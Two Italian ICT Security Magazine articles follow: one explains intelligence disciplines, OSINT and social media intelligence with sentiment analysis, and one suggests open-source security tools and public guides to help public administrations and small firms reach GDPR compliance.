Una serie di esplosioni mediatiche a catena seguite dagli scoop di WikiLeaks, affiancate allo sviluppo sfrenato di tecnologie rivolto al monitoraggio massivo di comunicazioni per macroaree geografiche con l’utilizzo di tecnologie di intelligenza semantica digitale.

Ed è così che, in un contesto meno complesso di Communication Intelligence, l’attività di ispezione di più aree geografiche avviene, oggi, attraverso l’applicazione di “sonde” (particolari filtri parametrici) sulle backbone di comunicazione, cioè quelle linee interconnesse con linee più piccole ed utilizzate per trasferire i dati a grandi distanze in maniera efficiente.

Attraverso i filtraggi parametrici è possibile identificare sessioni di traffico generate da un punto imprecisato all’interno di una macro area, cercando di individuare alcune parole di interesse “critico”, cc.dd. keywords di ricerca.

Il secondo step operativo, definito il criterio di filtraggio dei dati fonici o dei pacchetti, consisterà nell’ispezione del cablaggio tramite le sonde di intercettazione in ingresso al Front End o sul Back End.

In questo scenario si commistionano best practices di Human Intelligence complementari o, alle volte, in conflitto con quelle più sofisticate di Communication e Signal Intelligence ed, ancora, di Open Source Intelligence e di Imagery Intelligence.

Si tratta di alcuni comparti di quel “processo di intelligence” di cui si parla sempre più spesso: una sorta di evolute discipline standardizzate dalla comunità scientifica internazionale secondo protocolli applicativi che trattano i temi dell’intelligence nelle sue tante sfaccettature.

IL PROCESSO DI INTELLIGENCE

Proviamo allora, in modo sintetico, a spiegare cosa si cela dietro i tanti acronimi che costituiscono questo “processo”, sempre più condiviso per esigenze diverse al fine di trattare questioni che lambiscono il lessema intelligence, oggi non più di esclusivo appannaggio dei cc.dd. “servizi segreti”:

  • HUMINT (HUMan INTelligence) concerne l’acquisizione dei dati strategici ed è svolta da risorse umane che hanno il compito di raccogliere notizie attraverso relazioni interpersonali (agenti e informatori) o l’osservazione diretta (osservatori);
  • IMINT (IMagery INTelligence) è la disciplina che cura la raccolta e l’analisi di immagini aeree o satellitari;
  • MASINT (MeAsurement and Signature INTelligence) attiene l’acquisizione di immagini non visibili con sensori elettrici o radar;
  • COMINT (COMmunication INTelligence) consiste nell’intercettazione, selezione e interpretazione dei contenuti inerenti al traffico delle telecomunicazioni (perlopiù flussi di traffico che transitano per i satelliti e i cavi internazionali);
  • ELINT (ELectronic INTelligence) studia la ricezione e l’analisi di segnali elettronici, come ad esempio l’emissione dei sistemi radar;
  • SIGINT (SIGnal INTelligence) si interessa della raccolta di dati mediante l’intercettazione di mezzi di comunicazione (ad esempio radio, mail, telefono, ecc);
  • TECHINT (Scientific and TECHnical INTelligence) riguarda l’attività d’intelligence nel settore delle armi ed equipaggiamenti, nonché di acquisizione informazioni a livello strategico;
  • OSINT (Open Source INTelligence) riguarda l’acquisizione e l’analisi dei contenuti messi a disposizione dalle fonti aperte (stampa, internet, social networks, database pubblici, ecc.).

INTELLIGENT DATA MINING

In riferimento al monitoraggio di macro aree di comunicazione per esigenze di Intelligence, è spesso necessario procedere parallelamente all’ispezione di risorse “aperte” sul web, con un approccio OSINT.

L’analisi delle fonti aperte “comprende diversi ambiti disciplinari combinati tra loro: gli strumenti di hacking della rete per ottenere informazioni sulle identità digitali, l’uso avanzato dei motori di ricerca, l’utilizzo dei portali di investigazioni digitali (dove ottenere le informazioni istituzionali su persone fisiche o giuridiche, proprietà immobiliari, partecipazioni azionarie o societarie, etc.) e infine le tecniche di analisi investigative per valutare il materiale informativo acquisito ed elaborato attraverso strumenti di visualizzazione grafica dei dati”, annota l’amico Leonida Reitano, esperto in investigazioni open source e formatore.

Si tratta di ricerche i cui prodromi trovano un imprinting giornalistico investigativo evolutosi nel tempo, che beneficiano di strumenti di analisi e di software in grado di trasformare informazioni, apparentemente slegate tra loro, in un quadro d’insieme di elevata significatività investigativa.

Qui, un bravo analista OSINT procederà, partendo da uno scenario apparentemente senza soluzione di continuità, ad interrelare informazioni svariate andando ad insinuarsi nei contenitori del Deep e Dark Web, cioè quella parte della ragnatela non indicizzata dai motori di ricerca, raggiungibile attraverso alcuni software per la navigazione anonima, come la nota “cipolla” del router T.O.R. o attraverso il protocollo I2P.

Così come le tante informazioni nascoste dentro una stringa di caratteri o tra i bit meno significativi di un’immagine (least significant bit), attraverso sistemi più o meno evoluti di stegano/criptografia.

Nell’ispezione delle Open Sources, l’analisi di Intelligence trova compendio con l’impiego di sofisticatissimi software di analisi semantica che, con il supporto di tecnologie TAL (trattamento automatico della lingua), si interessano dello Speech Processing (SP) o elaborazione del parlato, e del Natural Language Processing (NLP) o elaborazione del testo.

Si pensi, in un contesto di metodologia di ricerca per ragioni commerciali, la profilazione effettuata attraverso i c.d. cookies che, nel quotidiano, ci mette in allarme ogni qual volta, effettuando una ricerca merceologica, ci ritroviamo, di lì a poco, la tendina di un banner pubblicitario che ci rimanda, innumerevoli volte, a quell’oggetto digitato in precedenza.

Un’invadente metodologia psicologico-subliminale in grado di condizionare e rendere ridondante un nostro pensiero.

Più articolato è, poi, l’impiego di protocolli di analisi semantica approfondita, definiti Intelligence Data Mining, finalizzati all’individuazione di informazioni nascoste.

Rispetto alle tecnologie tradizionali (a keyword e statistiche), che possono solo cercare di indovinare il senso di un testo, i software di analisi semantica approfondita leggono e interpretano tutta la conoscenza potenzialmente interessante e identificano in automatico le relazioni concettuali fra le varie informazioni, anche quelle ovattate da sistemi di crittografia.

I NATIVI DIGITALI E LE EMOTIONAL INFORMATIONS

Con la nascita dei nativi digitali e il boom del social media, analisti strategici ed esperti d’intelligence hanno assunto consapevolezza di quanto sia importante l’acquisizione di informazioni utili a monitorare i gusti degli utenti. È un business commerciale che ha sia ragioni socio o geopolitiche sia ragioni più complesse di strategia militare e di intelligence.

Un’esigenza che, via via, si è insinuata in modo violento nella privacy del singolo che, in uno scenario geopolitico complesso si trova a soccombere rispetto alle esigenze sovranazionali o, altrettante volte, rispetto alle policies aziendali delle grandi lobbies multinazionali nel settore.

Già Fëdor Michajlovič Dostoevskij sosteneva che “Ogni uomo ha dei ricordi che racconterebbe solo agli amici. Ha anche cose nella mente che non rivelerebbe neanche agli amici, ma solo a se stesso, e in segreto. Ma ci sono altre cose che un uomo ha paura di rivelare persino a se stesso, e ogni uomo perbene ha un certo numero di cose del genere accantonate nella mente […]”.

Dopo di lui, il sociologo Zygmunt Bauman aveva osservato che “La privacy è talvolta collegata all’anonimato, al desiderio di passare inosservati e non farsi riconoscere in pubblico. Solitamente, quando si considera «privato» qualcosa, è perché ciò ha per noi un’importanza intrinsecamente speciale, o ci tocca personalmente”.

In relazione ai temi qui trattati, particolare significato assume una “sottospecie” OSINT, definita Social Media Intelligence o SOCMINT, in precedenza interessata all’andamento di brand commerciali ed “appetiti” degli utenti per ragioni di business e, man mano, sempre più propulsa dalla c.d. sentiment analysis, una tecnica di monitoraggio, sia esso massivo che individuale, in grado di profilare ed analizzare in modo invasivo ogni interesse e propensione individuale.

Già nel 2011, ad esempio, fece clamore un rootkit, il noto CARRIER IQ, che sarebbe stato installato nativamente su milioni di smartphone  al fine di monitorare molteplici informazioni private relative all’utilizzo del device; si tratta di un’applicazione nascosta in grado di consentire agli operatori, ed alle stesse case produttrici, di veicolare successive scelte aziendali o stimolare, anche in modo silente o subliminale, gli interessi degli utenti con banner pubblicitari ed altri espedienti commerciali.

Un interesse che avrebbe indotto ricercatori e aziende ad un investimento imponente verso lo sviluppo e utilizzo massivo di cookies e di trojan, sempre più spesso verso quei settori definiti taboo ed oggetto di click anonimo, come nel caso dei contenuti pornografici presenti su internet: una sorta di industria digitale del subliminale a scopo commerciale.

Si sarebbe arrivati, ad esempio, agli strumenti di manipolazione della navigazione sessuale: dal “Porn-Napping”, finalizzato all’acquisto di domini scaduti, in precedenza collegati a brand commerciali di spessore e che, nella nuova rivisitazione aziendale virtuale, avrebbe rimandato a siti con contenuti pornografici a pagamento; così come al “Cyber Squatting”, con le vetrine fatte di dominii che, celandosi dietro lessici innocui, rimandano al business pornografico.

Escamotage pubblicitari attraverso l’icona dell’“Advertising” di “OK” che, eseguito il comando, indirizza ad un sito con contenuto a pagamento o pubblicitario.

Come ancora il “Tabnabbing”, una tecnica di phishing che presenta all’utente, attraverso un link di rimando, una pagina del tutto simile a quella genuina utilizzata per la fruizione di servizi con l’identificazione attraverso user id e password, consentendo all’attaccante di impossessarsi delle credenziali di accesso con il furto di identità.

Altro esempio è quello del “Misspelling”, architettato per rimandare, attraverso la digitazione di una stringa di testo molto cliccata, come nel caso della parola “googlle” (con una “l” in più rispetto al noto motore) ad un sito porno asiatico.

La varietà di espedienti commerciali è continua e irrefrenabile, come per il “Looping”, che fa aprire continuamente pagine ogni qual volta si tenta di chiuderne una precedente; o il c.d. “Mousetrapping” che altera il funzionamento dei tasti di comando del mouse, non consentendo all’utente di abbandonare un sito esplorato.

O il più comune “Startup File Alteration” che indirizza, continuamente, a un programma nella directory di avvio che rimanda ad una determinata pagina (solitamente pornografica) all’avvio del dispositivo.

Un caso a sé è il recente strumento di estorsione sul web noto col il termine “Ransomware”: un malware che limita l’accesso al proprio device una volta inoculatosi,  seguito da una richiesta di un riscatto – monetizzato di solito attraverso cripto valute – al fine di ricevere i codici di decrittatura del blocco del sistema (accade sempre più spesso di ricevere, ad esempio, mail che rimandano alla spedizione di un plico, alla scadenza di una polizza assicurativa, ad un rinnovo contrattuale, con la presenza di un, apparentemente innocuo, hiperlink di rimando che contiene il collegamento di infezione).

SOCIAL MEDIA INTELLIGENCE E SENTIMENT ANALYSIS

Il sistema si è, dunque, evoluto attraverso protocolli di analisi in grado di insinuarsi nelle reti e negli innumerevoli canali sociali al fine di identificare profili, individuare relazioni, focalizzare organizzazioni e tracciare link di collegamento utili alla ricostruzione di un profile relazionale documentabile e descrivibile con analitici diagrammi di contesto.

“Tramite la SOCial Media INTelligence – precisa Paolo Dal Checco –  è possibile reperire informazioni utili al ciclo di intelligence tramite il monitoraggio e l’analisi dei contenuti scambiati attraverso i Social Media. La tecnica SOCMINT risulta ancora decisamente legata alla disciplina OSINT, Open Source INTelligence, e in modo più lieve agli altri approcci di ricerca d’informazioni come TechINT, GeoINT, SIGINT, HumINT, MasINT. E’ importante precisare che la SOCMINT si basa sulle informazioni acquisite tramite i Social Media senza limitarsi ai Social Network come Facebook, Twitter, Instagram e simili”.

La SOCMINT, spiega Alessandro Burato, “si è concentrata sui processi di data mining rivolti a due principali aspetti degli ambienti “social”: i contenuti e le relazioni. I primi hanno dato origine a diversi studi sui cosiddetti motori semantici utili nell’analizzare e filtrare grandi stringhe di dati come sono quelle delle comunicazioni che “scorrono” sui social, i secondi si concentrano maggiormente sulle relazioni virtuali che intercorrono tra i diversi user avvalendosi delle moderne tecniche di visualizzazione dei dati per darne una visione più ampia ed immediata. Evidentemente, tali visualizzazioni non esauriscono la ricchezza di informazioni e significato dei dati che rappresentano e dal punto di vista delle scienze sociali si rendono necessari dei sistemi di verifica di affidabilità ed efficienza di tali strumenti”.

Nelle metodiche SOCMINT per fini di intelligence o di giustizia potrà, però, accadere che l’analista o il profiler debba spingersi oltre i contenitori delle fonti aperte, così da insinuarsi nella rete sociale del soggetto d’interesse cercando di accedere a quei “privilegi” per pochi, attraverso la condivisione di una o più “amicizie”, requisito indispensabile per avere accesso alle notizie presenti sui social media.

Detta fase potrebbe essere alimentata e proseguita con forme più meno complesse di intercettazione tattica di comunicazioni, sia dei flussi ex art. 266 bis c.p.p., sia con quelle forme di intercettazione di carattere preventivo, non compiutamente definite, previste ex art. 226 att. c.p.p. ed in materia di informazione e sicurezza da parte delle Agenzie AISI e AISE, ex art. 12 della L. 133 del 2013 (nel qual caso – alla luce della nuova riforma sulle intercettazioni introdotta dal d.lgs. 216/2017, che andrà in vigore nel prossimo mese di luglio – non sono previste cautele in materia di utilizzo delle tecnologie “ dual use” e, in particolare, del c.d. captatore informatico “Trojan” o s.w. di intrusione informatica).

L’infiltrazione nella rete sociale del bersaglio – parlando adesso delle fonti aperte – avviene, allora, in modo indiretto al fine di evitare l’insospettimento del target, monitorando, accanto ai collegamenti pubblici, le sue reti (sia essa facebook, linkedin, twitter, tinder, thunder, whatsapp o qualsivoglia strumento di aggregazione e condivisione social)  o, qualora possibile ed opportuno, attraverso richieste dirette di “amicizia”  con l’utilizzo di un profilo fake di copertura (nel caso di attività istituzionali per fini di giustizia e di sicurezza nazionale, il legislatore ha previsto particolari esimenti con le cautele dello status giuridico di agente sotto copertura).

E qui che entrano in gioco motori di ricerca semantica approfondita, come graph.tips, attraverso cui sarà possibile esaminare Facebook selezionando molteplici query di filtro ricerca (vds. Ad esempio applicativi a pagamento di investigazione OSINT come inteltechiniques.com).

L’investigatore sulle fonti aperte si troverà soventemente a districarsi in rompicapo e scatole cinesi che, nel tempo, hanno mascherato un certo dominio, riuscendo a ricostruire una ricerca con una connessione logica partendo dai tools per l’identificazione di domine name, fino alla riesumazione di percorsi chiusi con protocolli di wayback, utilizzando una sorta di evoluta “macchina del tempo” di internet, detta wayback machine, in grado di recuperare siti web chiusi attraverso la consultazione di un contenitore di dati realizzato da una organizzazione no profit raggiungibile dall’indirizzo archive.org.

Una modalità di rappresentazione relazionale che si sta, man mano, diffondendo tra gli analisti esperti è, anche, quella della profilazione delle relazioni sociali attraverso l’applicativo facelink  – un software che richiama il ben noto i2 Analyst’s Notebook – dedicato all’analisi dei social media ed in grado di interfacciarsi con altri strumenti di analisi relazionale, come TETRAS HPG o SFERA, attraverso cui sarà possibile mettere in relazione, ancora, utenze telefoniche, contatti, identificativi IMEI (il numero seriale di un telefonino) di più devices e codici IMSI (il codice seriale di una scheda telefonica cellulare) abbinati a SIM di tutto il globo.

Altri strumenti di analisi evoluta sono i browser forensi di acquisizione di siti web (come ad esempio AFW), in grado di cristallizzare anche le pagine web presenti sul Dark net attraverso la rete TOR, con le funzioni di crawler (cioè un software che analizza i contenuti di una rete o di un database in un modo metodico e automatizzato, in genere per conto di un motore di ricerca), così da ricercare tutte le pagine web collegate alla pagina principale, estraendone l’URL  per creare un indice da cui può essere successivamente acquisito automaticamente.

Nelle versioni dedicate alle esigenze istituzionali il s.w. permette, inoltre, di eseguire ricerche su siti web con aree protette da login, come i social network e, in versione multipagina, consente la cattura automatica di un elenco di pagine web.

IL FUTURO DELLA SOCIAL INTELLIGENCE

In definitiva, cosa significa nel complesso parlare di sentiment analysis?

Si tratta di un raffinato protocollo di intelligence rivolto a scandagliare il web attraverso tecniche di SOCMINT (ma anche COMINT), con applicativi di vario genere attraverso cui è possibile effettuare profilazioni individuali, acquisire informazioni emozionali e descrivere articolati collegamenti relazionali tra soggetti.

Uno strumento versatile e adattabile alla specifica esigenza investigativa di intelligence (sia essa giornalistica, commerciale, merceologica, di ricerca sociale, geopolitica, strategico militare, di investigazione giudiziaria o di informazione e sicurezza istituzionale) che con l’adozione di attagliate queries di ricerca, consentirà di consultare singoli profili social; inquadrare relazioni tra i profili social di interesse; consultare flussi complessi di comunicazioni social per tematiche ed aree geografiche; analizzare non solo dei protocolli HTML ma anche di dinamic java script web pages; bypassare le application programming interface (API); effettuare ricerche fotografiche su base merceologica ed antropologica; effettuare ricerche e comparazioni foto/biometriche, effettuare monitoraggi delle immagini presenti sulla rete attraverso applicativi di device che utilizzano tecnologie Android ed iOS; effettuare complesse ricerche merceologiche sui motori di ricerca del clear e del deep, con report statistici di immediata consultazione e rappresentazione grafica, per macro/micro area geografica, prodotto ed utenza; ricostruire dominii ed effettuare autopsie digitali su vecchi siti rimossi; costruire relazioni sociali attraverso le varie applicazioni mondiali di social network e di telefonia radiomobile abbinata ai profili.

Questo di cui si è parlato in poche righe non è un approccio di intelligence tra i tanti, ma il presente ed il futuro delle più evolute tecniche di monitoraggio e profilazione massiva sociale; uno strumento, cioè, in grado di conoscere e condizionare interessi ed orientamenti di fasce e categorie sociali ma anche e soprattutto lo strumento più importante ed evoluto che gli organismi di intelligence e di sicurezza di tutto il pianeta avranno a disposizione per arginare e prevenire le nuove forme di terrorismo che oggi, come mai prima, corre sul filo del web, attraverso la propaganda, il proselitismo, l’emulazione e l’intimidazione psicologica.

Big brother is watching you, direbbe sorridendo oggi George Orwell, ma se il prezzo da pagare per la salus rei publicae fosse questo, nessun utente della rete, di certo, ne risentirebbe: ma sarà così?

A cura di: Michelangelo Di Stefano

L’articolo Sentiment Analysis e Social Media Intelligence proviene da ICT Security Magazine.

https://www.ictsecuritymagazine.com/articoli/sentiment-analysis-e-social-media-intelligence/



Oceano GDPR: Pubblica Amministrazione e PMI a rimorchio dell’Open Source per entrare in porto

“TERRA, TERRA IN VISTA…”

Chi non ha mai sentito questa frase urlata a squarciagola da un marinaio di vedetta durante una proiezione di un film di pirati o non l’ha letta in qualche classico di avventura?

L’ “epilogo di un viaggio” può essere di diversi tipi: si può raggiungere la destinazione (magari dopo avere navigato anche in acque molto agitate), si può rinunciare a raggiungere il porto di destinazione (dopo magari aver preso coscienza di aver sbagliato rotta) oppure si può continuare a navigare perché durante il viaggio la rotta è stata via via corretta e, con un po’ più di tempo, quel fatidico porto sarà raggiunto.

Queste metafore marinaresche ben ricalcano “il viaggio” che le Pubbliche Amministrazioni e le “aziende” (nel senso più ampio possibile) dei paesi membri dell’UE, hanno affrontato (o dovrebbero aver fatto – ndr -) praticamente da 24 mesi verso il “porto di destinazione” il cui approdo dovrà avvenire entro il 25 maggio 2018.

In questo “porto” le diverse flotte ci arriveranno chi prima, chi dopo e forse (qualcuno) purtroppo non ci arriverà mai proprio a causa di errori di valutazione, inerzia, noncuranza o mala gestione.

Il nuovo Regolamento Europeo di Protezione Dati Personali, è oramai cosa nota e la “rotta” per arrivare al suo porto (conformità) è stata tracciata già da tempo. Certo il viaggio non era (e per alcuni non sarà ancora) facile, né breve, ma nella rotta erano ben indicati anche gli “scali tecnici” necessari ad arrivare in tempo e conformi alla “banchina di attracco”.

Ancora oggi, a circa un mese dalla piena operatività del GDPR, ancora molte sono le discussioni, i dubbi, le incertezze e i problemi che persistono nonostante l’impegno dell’Autorità Garante Nazionale, degli addetti ai lavori e dei destinatari stessi della nuova normativa consapevoli del nuovo che sta arrivando.

Al di là delle novità inserite all’interno del codice che i destinatari dovranno attuare per tendere ad una piena conformità (principio di responsabilizzazione – accountability – , privacy by design and by default, eventuale nomina del/dei DPO, registri dei trattamenti ecc.) la voce che, per alcuni versi, potrebbe essere responsabile di buona parte delle non conformità/inadempienze (specie per le Pubbliche Amministrazioni) appare sempre di più quella legata agli investimenti/stanziamenti di fondi da dedicare proprio agli adeguamenti pro-GDPR.

Nella Pubblica Amministrazione, oramai sempre più oggetto di tagli (dal punto di vista finanziario, di risorse di personale ecc.), sperare che vengano destinate delle risorse (quantomeno economiche) per lavorare sulla conformità al GDPR pare realmente utopistico (quantomeno a parere dello scrivente).

La problematica è ancora più seria, se consideriamo che, all’interno di molte PA, non esiste del personale da poter destinare all’effettuazione di tutti quei processi di analisi, reingegnerizzazione delle procedure,  digitalizzazione, informatizzazione ecc che necessiterebbero per poter portare a compimento il percorso di adeguamento in se (NDR queste necessità erano già esistenti, ma non sono mai state considerate “preminenti”, nonostante esistessero normative nazionali che le imponessero o raccomandassero [Circolari AgiD, CAD, ecc] lasciando quindi che il GAP fra dipendente pubblico (prima) e dipendente pubblico 2.0 (poi) aumentasse sempre più).

Problema simile nelle conseguenze, ma leggermente differente per le motivazioni, possiamo trovarlo nel panorama delle PMI. In questo ambito, se trovare un dipendente con maggiore specializzazione/preparazione è più facile, ugualmente difficoltoso risulta reperire porzioni di budget da destinare all’intero processo di adeguamento e a quanto ne deriva (a causa sia della situazione nazionale del settore sia di una (forse) scarsa attenzione da parte delle istituzioni a questa importante fetta del tessuto economico/industriale italiano).

Come fare allora? Salvo poter ricominciare “a stampar moneta” come ai tempi dell’antica Repubblica, la soluzione (o qualcosa di simile) potrebbe venire dal mondo dell’OPEN SOURCE.

In questo panorama, infatti, non solo in diretto riferimento al GDPR, è possibile reperire risorse che, quantomeno a grandi linee, potrebbero contribuire a indirizzare verso uno stato di conformità alla nuova normativa europea.

Ricordiamo, infatti, che nel GDPR spesso si fa riferimento a “… misure tecniche e organizzative idonee …” che il Titolare del Trattamento dovrà mettere in campo per proteggere i dati personali e la loro sicurezza durante le operazioni di trattamento (es. Art. 6 – Art. 24 – Art. 25 – Art. 32 –Art. 35 c.7 lett. d) per citare alcuni esempi)

Ovvio che soluzioni tecniche, informatiche e tecnologiche ON-DEMAND esistano, ma, ahimè, spesso non sono a buon mercato e dubito che le aziende produttrici di questi prodotti siano disposte a far della “beneficenza”.

Da una recente ricerca è emerso come, in seguito all’avvento del GDPR, la spesa per investimenti in sicurezza IT nel periodo 2017 – 2021 si attesterà su un tasso annuo di crescita composto del 19,5% con picchi previsti nel prossimo anno (2019) quando gli investimenti raggiungeranno i 3,7 miliardi di dollari globali (a livello Italia nel 2019 è previsto che sfiorerà i 230 milioni di dollari di spesa!!). Va da se che l’esito di questa ricerca difficilmente (se non sicuramente) potrà verificarsi nella PA e nelle PMI (!!)

Quali indicazioni dare allora ad una PA o PMI che volesse (in attesa di reperire eventuali fondi) tendere alla conformità al GDPR utilizzando strumenti OPEN SOURCE?

Innanzi tutto indirizzarsi verso applicativi che possano essere utilizzati sia per verificare lo stato di sicurezza delle proprie infrastrutture di rete sia dei propri applicativi e delle policy di sicurezza.

A questo scopo potremmo citare come esempi suddivisi in categorie:

Software IDS/IPS (Intrusion Detection/Prevention Software): gli applicativi che effettuano un monitoring costante, a vari livelli, delle reti informatiche identificando e segnalando le anomalie di traffico o tentativi “sospetti” di accessi (da esterno a interno e viceversa)

Esempi: SNORT / SURICATA / OSSEC free IDS;


Software Antimalware / Antivirus: applicativi che, data l’evoluzione delle minacce informatiche in rete, devono convivere sempre all’interno di ogni singola postazione. Importante la presenza di funzionalità di protezione real time oltre alla possibilità di programmare scansioni a vari livelli e di disporre di aggiornamenti.

Esempi:  MALWAREBYTES / SPYWARE TERMINATOR / Kaspersky Free, BitDefender Free Edition;


Firewall: software utili e necessari per la protezione delle connessioni e della rete da intrusioni esterne.

Esempi: ZONEALARM FREE / COMODO FREE / GLASSWIRE;


Software di Log management: sono software utilizzati per la registrazione completa degli eventi all’interno di una azienda, struttura, organizzazione al fine di rilevare rischi e minacce (anche provenienti dall’interno) alle infrastrutture e ai dati “aziendali”

Esempi:  KIWI SYSLOG SERVER / PRTG / SNMPSoft Sys-log Watcher


Altre possibilità sarebbe possibile reperirle, porgendo lo sguardo al mondo LINUX (dato che di OPEN SOURCE che stiamo parlando), e utilizzare una delle collaudate distribuzioni che si focalizzano sulla sicurezza informatica. Al loro interno è possibile trovare set di applicativi che si focalizzano su numerosi aspetti della sicurezza IT (reti – LAN e WiFi -, siti, recupero dati, recupero supporti danneggiati/cancellati, monitoring e log-managment).

Esempi: DEFT / CAINE / PARROT OS / QUBESOS


L’utilizzo di queste distribuzioni può essere utile anche per l’effettuazione di analisi interne legate a vulnerabilità presenti all’interno delle reti aziendali, dei siti web o anche delle singole postazioni a causa di mancati aggiornamenti di sicurezza, di versioni o mancata installazione di patch rilasciate dai relativi fornitori di software/servizi.

Ma non solo nel panorama software/sicurezza IT è possibile trovare un “aiuto” nel processo di adeguamento al GDPR.

Esistono, infatti, anche da questo punto di vista una serie di aiuti OPEN che è possibile reperire in rete quantomeno per avviare il processo di adeguamento:

Citiamo alcune di queste risorse:

  1. Valutazione di impatto sulla protezione dei dati: sul sito del CNIL (Autorità di Protezione Francese), è stato reso disponibile un software open source che aiuta i Titolari nella redazione della valutazione di impatto (DPIA);
  2. Registro dei Trattamenti: Sul sito dell’Autorità Belga è stato reso disponibile un modello excel di registro dei trattamenti oltre ad una serie di chiarimenti pratici sull’argomento;
  3. Designazione DPO / RPD: Sul sito dell’Autorità Garante Italiana sono state pubblicate una serie di FAQ su questo argomento (sia per ambito Pubblico che Privato) nonché uno schema di “atto di designazione “per questa nuova figura;
  4. Privacy by design: sul sito dell’Autorità norvegese è stata pubblicata un’interessante guida destinata principalmente a sviluppatori software ma non solo
  5. Sicurezza nei trattamenti e privacy nelle app: due guide sono state rese disponibili in occasione del Data Protection day dello scorso 18 gennaio da parte dell’ENISA (Agenzia europea per al Sicurezza delle reti e dell’Informazione). Principalmente destinate alle PMI, ma comunque utili per districarsi nella gestione del rischio connesso all’utilizzo di apparecchiature informatiche.

Va da se che gli strumenti e le soluzioni citati, anche solo a titolo di esempio nel presente articolo, da soli con molta probabilità, non saranno sufficienti a traghettare pienamente una PA o una PMI nel porto della conformità al GDPR, ma con buona probabilità il loro utilizzo, insieme ovviamente ad una ridefinizione dei processi interni (policy di sicurezza, le procedure di Disaster Recovery, le procedure di sicurezza/archiviazione dei dati, la formazione del personale ecc.) potrebbero essere considerati (in caso di eventuale controllo da parte dell’Autorità competente) come dimostrazione di “buona volontà” e propensione verso la conformità prevista all’interno della normativa europea.

Del resto, specie se ci riferiamo a PA distribuite su tutto il territorio nazionale, le articolazioni periferiche poco margine operativo (se non nullo) hanno in termini di spese e acquisti in qualunque settore salvo autorizzazioni e assegnazione di fondi provenienti dal “centro” e questo ancor di più “ingessa” qualunque pubblico amministratore anche il più lungimirante e propositivo.

Detto tutto questo non resta che continuare a “navigare con le macchine avanti tutta” e l’occhio attento alla strumentazione sperando di non impattare contro qualche “iceberg” durante i giorni (e soprattutto le notti) che ci separano dall’arrivo nel porto del 25 maggio.

SITOGRAFIA:

Regolamento (UE) 2016/679

http://eur-lex.europa.eu/legal-content/IT/TXT/?uri=uriserv:OJ.L_.2016.119.01.0001.01.ITA&toc=OJ:L:2016:119:TOC ,  ultima consultazione 20/11/2017;

Analisi IDC:

(https://www.google.it/url?sa=t&rct=j&q=&esrc=s&source=web&cd=1&cad=rja&uact=8&ved=0ahUKEwie7KrAqajaAhXG1RQKHYV8DCoQFggnMAA&url=https%3A%2F%2Fwww.idc.com%2Furl.do%3Furl%3D%2Fincludes%2Fpdf_download.jsp%3FcontainerId%3DprEMEA43719518%26position%3D2%26transactionId%3D40141319%26term%3D%26page%3D1%26perPage%3D25&usg=AOvVaw3H2ddj2mOzuja-v7y5rA47

Software IDS/IPS:

Software Antimalware/Antivirus:

Firewall:

Software Log management:

Distribuzioni LINUX :

RISORSE DIRETTE PER GDPR:


A cura di: Leonardo Scalera

L’articolo Oceano GDPR: Pubblica Amministrazione e PMI a rimorchio dell’Open Source per entrare in porto proviene da ICT Security Magazine.

https://www.ictsecuritymagazine.com/articoli/oceano-gdpr-pubblica-amministrazione-e-pmi-a-rimorchio-dellopen-source-per-entrare-in-porto/